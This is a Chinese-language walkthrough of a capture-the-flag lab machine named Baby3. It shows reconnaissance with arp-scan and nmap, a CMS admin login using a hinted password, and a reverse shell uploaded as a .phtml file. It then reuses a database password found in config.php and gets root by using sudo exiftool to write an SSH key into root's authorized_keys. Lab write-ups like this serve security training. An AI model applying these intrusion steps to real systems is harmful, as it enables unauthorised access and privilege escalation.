1.主机发现

```
┌──(root㉿PH)-[~]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:84:cf:10, IPv4: 192.168.56.88
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:1b       (Unknown: locally administered)
192.168.56.100  08:00:27:fa:5a:d2       PCS Systemtechnik GmbH
192.168.56.106  08:00:27:8f:94:e1       PCS Systemtechnik GmbH
```

靶机地址是192.168.56.106

2.端口扫描

```
┌──(root㉿PH)-[~]
└─# nmap -Pn $ip -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-18 18:01 CST
Nmap scan report for baby3.dsz (192.168.56.106)
Host is up (0.00061s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:8F:94:E1 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 5.61 seconds
```

开放了22和80

3.Web

- 能扫到两个目录，**README.txt** 和 **email.txt**

```
┌──(root㉿PH)-[~]
└─# curl http://$ip/README.txt
-----------------------------------------------
CMS Made Simple PHAR Based Installation Assistant
-----------------------------------------------
This document describes using the CMS Made Simple PHAR Based installation
assistant.

The PHAR based installation assistant is a stand-alone PHP application built
to provide
```

```
the ability to install, upgrade, or freshen CMS Made Simple from within a
single
easy-to-use PHP script.

-------------------
NOTE:
-------------------
The PHAR based installation assistant is a binary file and must be
transferred in binary mode!


-------------------
WARNING:

Do not use your email as password !!!
.........
```

最后一句提示不要将你的邮箱当作密码


```
┌──(root㉿PH)-[~]
└─# curl http://$ip/email.txt
admin@baby3.dsz
```

这里又给了一个邮箱的文件，所以**admin@baby3.dsz** 可能是密码

- web上能发现一个域名**baby3.dsz**，将他添加到**/etc/hosts**

  使用域名请求发现他是一个cms，再扫一下目录可以发现**/admin**，请求会发现跳转到登录框，使用刚才发现的试试**admin:admin@baby3.dsz** ,成功登录

- 进来后一通找，发现了文件上传点，传了个**reverse.phtml**上去，成功拿到shell



4.提权

- 在www-data目录下发现config.php

```
www-data@Baby3:/var/www/baby3.dsz$ cat config.php
<?php
# CMS Made Simple Configuration File
# Documentation: https://docs.cmsmadesimple.org/configuration/config-
file/config-reference
#
$config['dbms'] = 'mysqli';
$config['db_hostname'] = 'localhost';
$config['db_username'] = 'cms_user';
$config['db_password'] = 'StrongPassword123!';
$config['db_name'] = 'cms_db';
$config['db_prefix'] = 'cms_';
$config['timezone'] = 'UTC';
?>
```

开始连接了数据库一顿框框找，结果**StrongPassword123!** 就是 **welcome**的密码

- 拿到welcome用户后

```
welcome@Baby3:~$ sudo -l
Matching Defaults entries for welcome on Baby3:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n

User welcome may run the following commands on Baby3:
    (ALL) NOPASSWD: /usr/bin/exiftool
```

发现能执行**exiftool**，这里我经过测试，`exiftool a -o b`,只有当b不存在的时候，才能将a写入b

不是兄弟，原来我还想着覆盖**/etc/passwd**，你这样搞。

然后我发现

```
welcome@Baby3:~$ sudo exiftool /root/.ssh
    1 directories scanned
    0 image files read
```

他说目录被扫到了，那我就传公钥了

```
welcome@Baby3:~$ echo 'ssh-rsa AAAAB3NzaC1yc......'>x
welcome@Baby3:~$ sudo exiftool ./x -o /root/.ssh/authorized_keys
    1 image files copied
```

然后ssh上去就行了

```
┌──(root㉿PH)-[~/.ssh]
```

```
└─# ssh root@$ip
Linux Baby3 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Oct 17 22:03:56 2025 from 192.168.3.94
root@Baby3:~# ls
root.txt
root@Baby3:~# cat root.txt
flag{root-bb289959b86dd81869df2eb9a7f3602a}
root@Baby3:~# id
uid=0(root) gid=0(root) groups=0(root)
```